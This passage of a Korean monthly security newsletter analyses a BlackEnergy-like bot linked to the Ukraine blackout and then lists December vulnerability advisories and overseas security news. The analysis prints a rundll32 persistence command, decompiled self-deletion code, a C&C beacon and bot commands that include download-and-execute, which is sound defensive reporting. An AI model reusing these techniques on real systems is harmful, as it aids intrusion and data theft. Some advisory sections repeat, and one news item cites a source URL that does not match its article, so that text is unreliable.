
[그림 6] 사용자 계정 이하의 Local Settings 폴더에 생성된 악성 파일

악성 파일은 DAT확장자를 하고 있으나, 실제로는 DLL파일이다. 따라서 단독으로는 실행될 수 없고 rundll32.exe같은 프로세스와 함께 실행되어야 한다. system32 이하의 svchost.exe 파일과 동일한 파일 시간으로 설정되어 있다. 또한 숨김 처리되어 있기 때문에 탐색기에서 숨김 파일 보기 옵션을 켜지 않으면 보이지 않는다.

## Part2.12월의 악성코드 이슈

### 시작 프로그램 등록 및 악성파일 실행

윈도우가 시작될 때마다 악성코드가 실행되도록 하기 위하여, 시작프로그램 폴더에 바로가기를 생성한다.



[그림 7] 사용자 계정 이하의 Local Settings 폴더에 생성된 악성 파일

바로가기의 내용을 살펴보면 아래와 같이 rundll32.exe를 이용해서 FONTCACHE.DAT 파일을 실행 시키는 것을 확인할 수 있다.

바로가기 등록 후에는 악성코드의 실행을 위하여 바로가기를 직접 실행 시킨다.

%windir%\System32\rundll32.exe "C:\Documents and Settings\[사용자 계정명]\Local Settings\Application Data\FONTCACHE.DAT"#1

### 자가 삭제

파일 드롭과 바로가기 설치를 마친 후에는 자기 자신을 삭제함으로써 흔적을 제거한다. 아래는 자가삭제 코드의 일부분을 나타낸 것이다.

```
wsprintfA(
    &CommandLine,
    "/s /c %!for /L %%i in (1,1,100) do (del /F %%!s%% & ping localhost -n 2 & if not exist %%!s%% Exit 1)%%",
    &Filename,
    &Filename);
result = GetEnvironmentVariableA("ComSpec", &Filename, 0x514u);
if ( result )
{
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.wShowWindow = 0;
    StartupInfo.cb = 68;
    StartupInfo.dwFlags = 1;
    v5 = &ProcessInformation;
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    result = CreateProcessA(&Filename, &CommandLine, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
}
}
return result;
```

[그림 8] 자가삭제 코드의 일부분

## 악성파일 분석(FONTCACHE.DAT)

### 파일정보

Detection Name	File Name	MD5	Size(Byte)
Backdoor.Fonten.gen	FONTCACHE.DAT	CDFB4CDA9144D01FB26B5449F9D189FF	55,808

### 인터넷 익스플로러 보안 수준 변경

인터넷 익스플로러 관련 레지스트리 설정을 변경하여 보안 수준을 낮춘다. 이는 바로 다음에 나올 내용인 C&C서버에 연결하는데 인터넷 익스플로러 프로세스를 실행시켜서 연결을 시도하기 때문에 각종 보안 수준을 변경하는 것으로 분석된다.

Subkey	Value	Data	설명
HKCU\Software\Microsoft\Internet Explorer\Main	Check_Associations	No	기본 웹브라우저가 아닐 경우 알림 표시 해제
HKCU\Software\Microsoft\Internet Explorer\InformationBar	FirstTime	0	알림 표시줄 해제
HKCU\Software\Microsoft\Internet Explorer\New Windows	PopupMgr	No	팝업차단
HKCU\Software\Microsoft\Internet Explorer\PhishingFilter	Enabled	0	스마트 스크린 필터 해제
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Setting\Cache	Persistent	0	브라우저 종료 시 인터넷 임시 파일 삭제
HKCU\Software\Microsoft\Internet Explorer\TabbedBrowsing	WarnOnCloseAdvanced	0	종료 시 탭을 모두 닫으시겠습니까 경고창 해제
HKCU\Software\Microsoft\Internet Explorer\Main	DisableFirstRunCustomize	1	새 브라우저 살펴보기 해제
HKCU\Software\Microsoft\Internet Explorer\Recovery	NoReopenLastSession	1	IE 마지막 검색 세션 다시 열기 해제
HKCU\Software\Microsoft\Internet Explorer\Main	NoProtectedModeBanner	1	IE 보호모드 해제

## Part2.12월의 악성코드 이슈

### C&C서버 연결

악성코드는 내부에 하드코딩된 C&C서버 주소를 가지고 있다. COM API를 이용해서 지속적으로 Internet Explorer를 실행시켜 C&C 서버로 연결을 시도하는 기능을 가지고 있다. 아래와 같이 IE가 실행되는 모습을 확인할 수 있다.



이때 연결되는 주소를 확인해보면 C&C서버 주소로 연결을 시도함을 확인할 수 있다.

다만 분석 시점에서는 C&C서버와의 연결이 수립되지 않아서 추가적인 기능의 분석은 수행하지 못하였다.



연결이 수립되면 BOT ID를 비롯해서 OS버전 정보 등을 C&C서버로 전송한다.

```
v17 = wsprintfA(pbBinary, "%b_id=%s&b_gen=%s&b_ver=%s&os_v=%s&os_type=%s", *v16, *v15, "2.2", v14, *v3);
pcchString = 0;
cbBinary = v17;
if ( CryptBinaryToStringA(pbBinary, v17, 1u, 0, &pcchString) )
{
    v18 = GetDataSize("body=");
    v23 = LocalAlloc(0x40u, v18 + pcchString + 1);
    if ( v23 )
    {
        v19 = GetDataSize("body=");
        if ( CryptBinaryToStringA(pbBinary, cbBinary, 1u, v23 + v19, &pcchString) )
        {
            v20 = GetDataSize("body=");
            memcpy(v23, "body=", v20);
        }
    }
}
LocalFree(pbBinary);
v12 = v23;
```

[그림 9] 로컬 정보 수집

### 봇 기능 수행

아래 코드는 봇 기능을 수행하며 흔히 알려진 BlackEnergy의 명령어와 거의 유사한 명령 집합을 가지고 있다. 봇 명령어는 해당 프로세스에 모듈을 로드하는 기능과 언로드하는 기능, 악성코드가 설치된 것을 삭제하는 기능, 서버에서 파일을 받아서 실행하는 기능이 존재하며 이러한 명령들을 이용해서 공격자는 추가 작업을 수행할 가능성이 다분하다.

```
v7 = CheckCommand(v5, &delete);           // delete
if ( v7 )
{
    Uninstall();
}
else
{
    v7 = CheckCommand(v6, &ldplg);          // ldplg
    if ( v7 )
    {
        LoadPlugin(Buffer);
    }
    else
    {
        v7 = CheckCommand(v6, &unlplg);      // unlplg
        if ( v7 )
        {
            UnloadPlugin(Buffer);
        }
        else
        {
            v7 = CheckCommand(v6, &dexec);     // dexec
            if ( v7 )
                DownloadExecute(Buffer);
        }
    }
}
```

[그림 10] 봇 명령 수행

명령어	기능
Delete	모듈을 Uninstall 한다.
Ldplg	플러그인을 로드한다.
Unlplg	플러그인을 언로드한다.
Dexec	파일을 다운로드하고 실행한다.

### 3. 결론

우크라이나 정전과 관련된 샘플들 중 한가지를 살펴보았고, 분석 결과 단순한 봇 악성코드임을 확인할 수 있었다. 문서 파일을 실행하면 악성매크로가 실행되고 매크로가 실행되면서 봇 악성코드가 실행된다. 봇 악성코드는 C&C서버와 연결하여 사용자 PC 정보 수집 및 추가적인 기능을 수행할 가능성이 있다는 것을 확인하였다. 산업시설이라도 이처럼 간단한 봇 악성코드만에 감염되는 것만으로도 사회적으로 큰 대란을 불러일으킬 수 있다는 것을 인지하여야 하겠다.

MS 오피스 프로그램 내에서 매크로 실행은 최대한 신중해야 하고 웹브라우저의 취약점, 문서 취약점, 이메일 등으로 악성코드가 전파되기 때문에 웹브라우저와 MS 오피스와 같은 업무용 프로그램의 업데이트를 최신으로 유지해야 한다. 그리고 의심되는 이메일이 포함된 첨부 파일은 열어보지 않는 습관을 들이는 것이 좋다.

## Part3. 보안 이슈 돋보기

12월의 보안 이슈

12월의 취약점 이슈

# 12월의 보안 이슈

## 알약이 뽑은 TOP 이슈

### - 사물인터넷 선점 나선 정부, 2년간 2500억 투자

정부가 사물인터넷 시장을 선점하기 위해 2017년까지 약 2500억원을 투자하기로 하였다. 제조, 헬스·의료, 에너지, 가정, 자동차 및 교통, 도시 안전 등 6개 전략 분야에 내년부터 2년간 1318억원을 투자한다. 스마트 센서 공정 등 IoT 핵심 기술 개발에 574억원, 보안 가이드라인과 저전력 암호 기술 등 표준 기술 개발에 628억원을 지원한다. 휴대폰 등 일부 모바일기기에 사용되는 무선충전 기술을 가전제품 자동차 등으로도 확대하기 위해 2017년까지 도서관 우체국 등 공공기관을 중심으로 충전 인프라를 구축하기로 했다.

### - 韓 사이버테러 경계령…기관·기업·개인 모두 안심 못해

한국인터넷진흥원의 발표에 따르면 10월 탐지된 악성코드 유포지는 154건으로 전월(106건) 대비 45.3%나 증가했다고 하였다. 한국인터넷진흥원은 개인과 기업 모두 보안점검 및 보안패치, 보안 프로그램 강화를 통해 금융정보 유출에 대비해야 한다고 강조하였으며, 기업은 홈페이지 구축부터 웹 서버를 해킹하기 어려운 시큐어코딩을 적용, 외부 침입을 사전에 방지해야 하며, 개인은 최신 보안 업데이트를 PC와 스마트폰에 수시로 적용하는 것이 개인 정보를 지키는 첫 걸음이라고 밝혔다.

### - 어도비, 플래시 버리는데…韓, 제 2차 '윈도우 XP'사태 맞으려나

어도비는 최근 플래시의 이름을 '애니메이트 CC'로 바꾸고 2016년까지 HTML5기반 디자인툴 활성화에 나서겠다고 발표했다. 어도비는 2016년 1월 22일 플래시 다운로드 서비스를 중단하겠다고 밝혔다. 플래시 다운로드 서비스가 내년 1월 22일 중단될 예정인 가운데, 한국의 대처가 주목된다.

### - 공인인증서 비밀번호 사라진다…내년 1월부터 지문인식

한국인터넷진흥원(KISA)은 내년 1월부터 공인인증서 본인 인증 방식을 비밀번호 입력에서 스마트폰을 이용한 지문 인식으로 바꾼다고 10일 밝혔다. KISA가 개발한 기술을 바탕으로 지문 센서가 있는 스마트폰에 지문을 저장하고 나서 PC와 스마트폰을 연계해 인증하는 방식으로, 이 방법을 이용하면 기존과 달리 액티브X 보안 프로그램을 설치하지 않아도 된다. KISA는 2016년 1월부터 대형 인터넷 쇼핑몰부터 비밀번호 없는 공인인증서를 사용할 수 있도록 결제업체 KG모빌리언스를 통해 시범 서비스를 시작할 예정이다.

### - 내년부터는 병원·학교도 정보보호관리체계 구축 의무화… ISMS 의무 인증 대상 확대

2016년 6월 정보보호관리체계(ISMS) 인증 의무대상자 확대 등이 담긴 정보통신망법 개정안 국회 통과에 따라 총매출액 1500억원 이상 사업체는 내년부터 정보보호 관리체계를 수립한다. 개정안은 기존 의무대상자 외에도 총 매출액이 1500억원 이상 사업자로 확대했으며, 비영리 단체도, 학생 개인정보, 의료정보 등을 대량 보유한 학교, 병원도 적용한다. 의무대상자 미인증 과태료도 현행 1000만원에서 3000만원으로 상향 조정한다. 제도 구속력을 강화하기 위해서다. 기존에는 과태료를 내며 인증을 받지 않는 사업자도 있었다. 소관 부처 미래창조과학부는 인증 최신성 유지를 위해 점검 기준을 강화할 계획이다.

### - 개인정보 동의서 쉽고 간결하게 수정

행정자치부는 기업이나 공공기관이 개인정보를 수집하거나 제3자에게 제공할 때 받는 고객 동의서 가이드라인을 만들었으며, 전문가 자문을 거쳐 2016년 상반기 확정할 예정이다. 행자부는 국민이 내용을 명확히 이해하고 불필요한 동의는 하지 않도록 동의서 내용을 표준화하기로 했다. 또한 기업 측면에서도 서식을 만들 때 법령 사항을 쉽게 적용하도록 할 것이라고 밝혔다.

### - 내년 정보보호 제품 성능평가 제도 본격 시행… 객관적 성능 지표 만든다

정부는 시범으로 진행해 온 '정보보호제품 성능평가 제도'를 2016년 본격 시행하기로 하였다. 민간 성능평가기관을 지정하고 한국인터넷진흥원에서 개발한 평가 방법론과 기술 등을 이전하며, 성능평가 기준과 결과를 심의하는 기술심의위원회를 꾸리기로 하였다. 정부는 성능시험 확산이 정보보호제품 품질 향상과 업계 매출 확대에 도움을 줄 것으로 기대하고 있다.

# 12월의 취약점 이슈

## Microsoft 12월 정기 보안 업데이트

### - 원격 코드 실행을 해결하기 위한 Microsoft 그래픽 구성 요소에 대한 보안 업데이트(3104503)

이 보안 업데이트는 Microsoft Windows, .NET Framework, Microsoft Office, 비즈니스용 Skype, Microsoft Lync 및 Silverlight의 취약성을 해결합니다. 사용자가 특수 제작된 문서를 열거나 특수 제작된 포함된 글꼴이 있는 웹 페이지를 방문하는 경우 해당 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다.

### - 원격 코드 실행을 해결하기 위한 Silverlight에 대한 보안 업데이트(3106614)

이 보안 업데이트는 Microsoft Silverlight의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 Microsoft Silverlight가 읽기 및 쓰기 액세스 위반을 일으킬 수 있는 특정 열기 및 닫기 요청을 잘못 처리하는 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성을 악용하기 위해 공격자는 특수 제작된 Silverlight 응용 프로그램이 포함된 웹 사이트를 호스트한 다음 사용자가 공격에 노출된 웹 사이트를 방문하도록 유도할 수 있습니다. 공격자는 사용자가 제공한 콘텐츠나 광고를 허용하거나 호스트하는 웹 사이트를 포함하여 특수 제작된 콘텐츠가 포함된 웹 사이트를 이용할 수도 있습니다.

### - 원격 코드 실행을 해결하기 위한 Microsoft Uniscribe에 대한 보안 업데이트(3108670)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 사용자가 특수 제작된 문서를 열거나 특수 제작된 글꼴이 있는 신뢰할 수 없는 웹 페이지를 방문하는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다.

### - 원격 코드 실행을 해결하기 위한 Microsoft Office에 대한 보안 업데이트(3116111)

이 보안 업데이트는 Microsoft Office의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 Microsoft Office 파일을 열 경우 원격 코드 실행을 허용할 수 있습니다. 이러한 취약성 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의의 코드를 실행할 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

### - 원격 코드 실행을 해결하기 위한 Microsoft Windows에 대한 보안 업데이트(3116162)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 로컬 시스템에 액세스하고 특수 제작된 응용 프로그램을 실행하는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다.

### - 권한 상승을 해결하기 위한 Windows PGM에 대한 보안 업데이트(3116130)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 대상 시스템에 로그온하고 경쟁 조건을 통해, 이미 해제된 메모리 위치에 대한 참조를 발생시키는 특수 제작된 응용 프로그램을 실행하는 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다. 시스템이 취약하려면 MSMQ(Microsoft 메시지 큐)가 설치되어 있고 특히 Windows PGM(Pragmatic General Multicast) 프로토콜이 사용되도록 설정되어 있어야 합니다. MSMQ는 기본 구성에 없으며, MSMQ가 설치된 경우에는 PGM 프로토콜이 사용 가능하지만 기본적으로 사용되지 않게 설정되어 있습니다.

### - 원격 코드 실행을 해결하기 위한 Windows Media Center에 대한 보안 업데이트(3108669)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 이 중에서 보다 심각한 취약성은 Windows Media Center가 악성 코드를 참조하는 특수 제작된 Media Center 링크(.mcl) 파일을 여는 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

### - 권한 상승을 해결하기 위한 Windows 커널 모드 드라이버에 대한 보안 업데이트(3119075)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 대상 시스템에 로그온하고 특수 제작된 응용 프로그램을 실행하는 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다.

## Part3.보안 이슈 돋보기

---

### - 권한 상승을 해결하기 위한 Windows 커널 모드 드라이버에 대한 보안 업데이트(3119075)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 대상 시스템에 로그온하고 경쟁 조건을 통해, 이미 해제된 메모리 위치에 대한 참조를 발생시키는 특수 제작된 응용 프로그램을 실행하는 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다. 시스템이 취약하려면 MSMQ(Microsoft 메시지 큐)가 설치되어 있고 특히 Windows PGM(Pragmatic General Multicast) 프로토콜이 사용되도록 설정되어 있어야 합니다. MSMQ는 기본 구성에 없으며, MSMQ가 설치된 경우에는 PGM 프로토콜이 사용 가능하지만 기본적으로 사용되지 않게 설정되어 있습니다.

### - 원격 코드 실행을 해결하기 위한 Windows Media Center에 대한 보안 업데이트(3108669)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 이 중에서 보다 심각한 취약성은 Windows Media Center가 악성 코드를 참조하는 특수 제작된 Media Center 링크(.mcl) 파일을 여는 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

### - 권한 상승을 해결하기 위한 Windows 커널 모드 드라이버에 대한 보안 업데이트(3119075)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 대상 시스템에 로그온하고 특수 제작된 응용 프로그램을 실행하는 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다.

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : <http://technet.microsoft.com/ko-kr/library/security/ms15-Dec>

영문 : <https://technet.microsoft.com/en-us/library/security/ms15-Dec>

## OpenSSL 취약점 보안업데이트 권고

OpenSSL에서는 서비스 거부 공격 취약점, Race condition 취약점 등 5개의 취약점을 보완한 보안업데이트를 발표

### - 상세정보

NB\_mod\_exp 함수에서 값을 제곱 처리 할 때 발생하는 취약점 (CVE-2015-3193)

인증서 검증시 PSS 파라미터 부재로 인한 서비스 거부 취약점 (CVE-2015-3194)

X509\_ATTRIBUTE 구조체에서 발생하는 OpenSSL 메모리 누수 취약점 (CVE-2015-3195)

PSK Identify hint 처리 중 발생하는 Race condition 취약점 (CVE-2015-3196)

ServerKeyExchange의 값을 처리 중에 발생하는 서비스 거부 공격 취약점 (CVE-2015-1794)

### - 해결법

해당 취약점에 영향 받는 버전의 사용자는 아래 버전으로 업데이트

- OpenSSL 1.0.2 사용자 : 1.0.2e로 업데이트

- OpenSSL 1.0.1 사용자 : 1.0.1q로 업데이트

- OpenSSL 1.0.0 사용자 : 1.0.0t로 업데이트

- OpenSSL 0.9.8 사용자 : 0.9.8zh로 업데이트

### [참고사이트]

<https://www.openssl.org/news/secadv/20151203.txt>

<https://www.openssl.org/>

## Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe社는 Flash Player에서 발생하는 취약점을 해결한 보안 업데이트를 발표

낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

### - 상세정보

Adobe Flash Player의 77개 취약점에 대한 보안 업데이트를 발표

- 임의코드 실행으로 이어질 수 있는 힙 버퍼 오버플로우 취약점(CVE-2015-8438, CVE-2015-8446)
- 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2015-8444, CVE-2015-8443, CVE-2015-8417, CVE-2015-8416, CVE-0215-8451, CVE-2015-8047, CVE-2015-8455, CVE-2015-8045, CVE-2015-8418, CVE-2015-8060, CVE-2015-8419, CVE-2015-8408)
- 기존에 패치된 취약점에 대한 보안 우회 취약점(CVE-2015-8453, CVE-2015-8440, CVE-2015-8409)
- 임의코드 실행으로 이어질 수 있는 스택 오버플로우 취약점(CVE-2015-8407)
- 임의코드 실행으로 이어질 수 있는 type confusion 취약점(CVE-2015-8439)
- 임의코드 실행으로 이어질 수 있는 정수 오버플로우 취약점(CVE-2015-8445)
- 임의코드 실행으로 이어질 수 있는 Use-After-Free 취약점(CVE-2015-8050, CVE-2015-8049, CVE-2015-8437, CVE-2015-8450, CVE-2015-8449, CVE-2015-8448, CVE-2015-8436, CVE-2015-8452, CVE-2015-8048, CVE-2015-8413, CVE-2015-8412, CVE-2015-8410, CVE-2015-8411, CVE-2015-8424, CVE-2015-8422, CVE-2015-8420, CVE-2015-8421, CVE-2015-8423, CVE-2015-8425, CVE-2015-8433, CVE-2015-8432, CVE-2015-8431, CVE-2015-8426, CVE-2015-8430, CVE-2015-8427, CVE-2015-8428, CVE-2015-8429, CVE-2015-8434, CVE-2015-8435, CVE-2015-8414, CVE-2015-8454, CVE-2015-8059, CVE-2015-8058, CVE-2015-8055, CVE-2015-8057, CVE-2015-8056, CVE-2015-8061, CVE-2015-8067, CVE-2015-8066, CVE-2015-8062, CVE-2015-8068, CVE-2015-8064, CVE-2015-8065, CVE-2015-8063, CVE-2015-8405, CVE-2015-8404, CVE-2015-8402, CVE-2015-8403, CVE-2015-8071, CVE-2015-8401, CVE-2015-8406, CVE-2015-8069, CVE-2015-8070, CVE-2015-8441, CVE-2015-8442, , CVE-2015-8447)

### - 해결법

Adobe Flash Player 사용자

- 원도우즈, 맥 환경의 Adobe Flash Player desktop runtime 사용자는 20.0.0.228(Internet Explorer) 및 20.0.0.235(FireFox, Safari) 버전으로 업데이트 적용
- Adobe Flash Player Download Center(<http://www.adobe.com/go/getflash>)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드
- Adobe Flash Player Extended Support Release 사용자는 18.0.0.268 버전으로 업데이트 적용
- 리눅스 환경의 Adobe Flash Player 사용자는 11.2.202.554 버전으로 업데이트 적용
- 구글 크롬 및 Microsoft Edge의 인터넷 익스플로러에 Adobe Flash Player를 설치한 사용자는 자동으로 최신 업데이트가 적용

### [참고사이트]

<https://helpx.adobe.com/security/products/flash-player/apsb15-32.html>

## BIND DNS 신규 취약점 보안 업데이트

DNS 서비스를 위해 주로 이용하는 BIND DNS에 원격에서 서비스 거부를 발생시킬 수 있는 취약점이 발견

### - 상세정보

잘못된 클래스 속성 데이터를 응답 패킷에서 처리할 때 발생하는 서비스 거부 취약점(CVE-2015-8000)

### - 해결법

BIND 9 버전 9.9.8-P2로 업데이트

BIND 9 버전 9.10.3-P2로 업데이트

BIND 9 버전 9.9.8-S3로 업데이트

[참고사이트]

<https://kb.isc.org/article/AA-01317>

<http://www.isc.org/downloads/>

## Juniper ScreenOS 취약점 보안 업데이트 권고

Juniper社는 ScreenOS에서 발생하는 취약점을 해결한 보안 업데이트를 발표

### - 상세정보

ScreenOS 방화벽에 SSH 또는 TELNET 원격접속을 통한 관리자 권한 탈취가 가능한 취약점(CVE-2015-7755)

ScreenOS VPN 방화벽 암호화 데이터 트래픽을 복호화하여 스니핑이 가능한 취약점(CVE-2015-7756)

### - 해결법

해당 취약점에 영향 받는 제품을 운영하고 있는 관리자는 참고사이트에 명시되어 있는 업데이트 버전을 확인하여 패치 적용

[참고사이트]

<http://kb.juniper.net/JSA10713>

## Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe社는 Flash Player에서 발생하는 취약점을 해결한 보안 업데이트를 발표

낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

### - 상세정보

Adobe Flash Player의 취약점에 대한 보안 업데이트를 발표

- 임의코드 실행으로 이어질 수 있는 타입 훈란 취약점(CVE-2015-8644)
- 임의코드 실행으로 이어질 수 있는 정수 베퍼 오버플로우 취약점 (CVE-2015-8651)
- 임의코드 실행으로 이어질 수 있는 use-after-free 취약점(CVE-2015-8634, CVE-2015-8635, CVE-2015-8638, CVE-2015-8639, CVE-2015-8640, CVE-2015-8641, CVE-2015-8642, CVE-2015-8643, CVE-2015-8646, CVE-2015-8647, CVE-2015-8648, CVE-2015-8649, CVE-2015-8650)
- 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점 (CVE-2015-8459, CVE-2015-8460, CVE-2015-8636, CVE-2015-8645)

### - 해결법

Adobe Flash Player 사용자

- 원도우즈, 맥 환경의 Adobe Flash Player desktop runtime 사용자는 20.0.0.267 버전으로 업데이트 적용
- Adobe Flash Player Download Center(<http://www.adobe.com/go/getflash>)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드
- Adobe Flash Player Extended Support Release 사용자는 18.0.0.324 버전으로 업데이트 적용
- 리눅스 환경의 Adobe Flash Player 사용자는 11.2.202.559 버전으로 업데이트 적용
- Adobe Flash Player가 설치된 Google Chrome은 자동으로 최신 업데이트 버전 적용
- 구글 크롬 및 원도우 8.x, 10 버전의 인터넷 익스플로러 10, 11, EDGE에 Adobe Flash Player를 설치한 사용자는 자동으로 최신 업데이트가 적용
- AIR desktop runtime, AIR SDK 과 Compiler, AIR for Android사용자는 20.0.0.233 버전으로 업데이트 적용

### [참고사이트]

<https://helpx.adobe.com/security/products/flash-player/apsb16-01.html>

## Part4. 해외 보안 동향

영미권

중국

일본

# 1. 영미권

## 인기있는 부트로더의 취약점, 잠긴 리눅스 컴퓨터 열 수 있도록 허용

Vulnerability in popular bootloader puts locked-down Linux computers at risk

공격자가 암호로 보호된 부트 엔트리를 수정하고 멀웨어를 설치 가능하도록 허용하는 취약점

백스페이스 키를 28번 누르는 것 만으로 Grub2 부트로더의 패스워드 보호 장치를 우회하고, 공격자가 잠긴 리눅스 시스템에 멀웨어를 설치할 수 있도록 허용하는 취약점이 발견 되었다.

GRUB (Grand Unified Bootloader)은 대부분의 리눅스에서 컴퓨터가 시작 될 때 OS를 초기화하는데 사용 되며, 부트 엔트리의 접근을 제한하는 패스워드를 설정하는 기능이 있다.

이 보호장치는 CD-ROM, USB, 네트워크 부트 옵션 등을 비활성화 하고, 장비에 물리적으로 접근한 공격자로부터 컴퓨터를 보호하기 위해 BIOS/UEFI 펌웨어에 패스워드를 설정할 수 있기 때문에, 특히 조직에서 유용하게 사용할 수 있다.

이러한 부트 옵션이 안전하게 보호 되지 않을 경우, 공격자나 악의를 품은 직원이 단순히 대체 OS를 통해(리눅스 설치가 된 USB나 CD/DVD 등을 이용) 부팅하여 컴퓨터의 하드 드라이브의 파일에 접근할 수 있게 되는 것이다.

물론 공격자가 드라이브를 물리적으로 제거하고 다른 기기에 장착함으로써 파일에 접근이 가능하겠지만, 이를 방지할 수 있는 다른 물리적 제어 장치들도 있을 수 있다.

Universitat Politècnica de València의 사이버보안 그룹의 연구원 두 명이 부트로더가 계정 입력을 요구 시 백스페이스를 28번 누름으로써 integer underflow 취약점을 촉발시킬 수 있는 것을 발견하였다.

특정 조건에서, 이는 기기의 재부팅이나 GRUB의 rescue 모드를 야기시켜, 강력한 shell로의 승인되지 않은 접근을 허용할 수 있다. 이 shell 커맨드를 사용함으로써, 공격자는 인증 확인 과정을 완벽히 우회하기 위해 RAM에 로드된 GRUB2 코드를 바꾸어 쓸 수 있다.

이후 공격자는 GRUB의 일반 모드로 돌아와 부트 엔트리를 수정할 수 있는 전체 접근 권한을 얻을 수 있게 된다. 인증 확인 과정이 더 이상 동작하지 않기 때문이다.

이때부터 디스크 내의 모든 데이터를 파괴하는 등의 다양한 공격 시나리오들이 실행 가능한 상태가 된다. 하지만 그들의 PoC 익스플로잇은 고급 공격자들이 선호할 것으로 보이는 공격방식을 택했다. 정상 유저가 로그인 후 암호화된 home 폴더의 잠금을 해제하면, 데이터를 훔치는 멀웨어를 설치하는 방식이다.

이러한 방식의 공격을 위해, 연구원들은 원래의 부트 엔트리를 리눅스 커널을 로드하고 루트 쉘을 초기화 하도록 수정하였다. 그들은 모질라 파이어폭스 라이브러리를 유저가 브라우저를 실행할 때 마다 원격 서버로의 reverse shell을 오픈하도록 설계 된 악성 코드로 바꿔버리는데 이를 사용하였다.

연구원들은 포스팅에서 “유저가 파이어폭스를 실행하면, reverse shell이 작동 될 것이다. 이 시점에서는 모든 유저의 데이터가 복호화 되어 있기 때문에, 우리가 어떤 유저의 정보든 모두 훔칠 수 있게 되는 것이다”고 말했다.

또한 연구원들은 더욱 끈질긴 멀웨어를 설치하도록 커널을 수정하는 것 역시 가능하다고도 밝혔다.

이 취약점은 CVE-2015-8370으로 등록 되었으며, GRUB2의 2009년 12월 공개된 1.98부터 최신 버전인 2.02를 포함한 모든 버전에 영향을 미친다. Ubuntu, Red Hat, Debian 이 이 취약점에 대한 패치를 발표했다. 사용자들은 가능한 빨리 GRUB2 패키지의 업데이트를 설치하도록 권고했다.

출처 : <http://www.pcworld.com/article/3004633/thousands-of-java-applications-vulnerable-to-nine-month-old-remote-code-execution-exploit.html>

## 화웨이, WiMax 라우터의 취약점 수정하지 않을 것이라 밝혀

Huawei won't fix vulnerable WiMax routers

오래된 화웨이의 WiMax 라우터를 사용 중인 사람이라면, 새 모델로 교체하는 것을 고려해보는 것이 좋겠다. 화웨이가 BM635, BM632, BM631a, BM632w, BM652의 취약점을 더 이상 수정하지 않겠다고 밝혔기 때문이다.

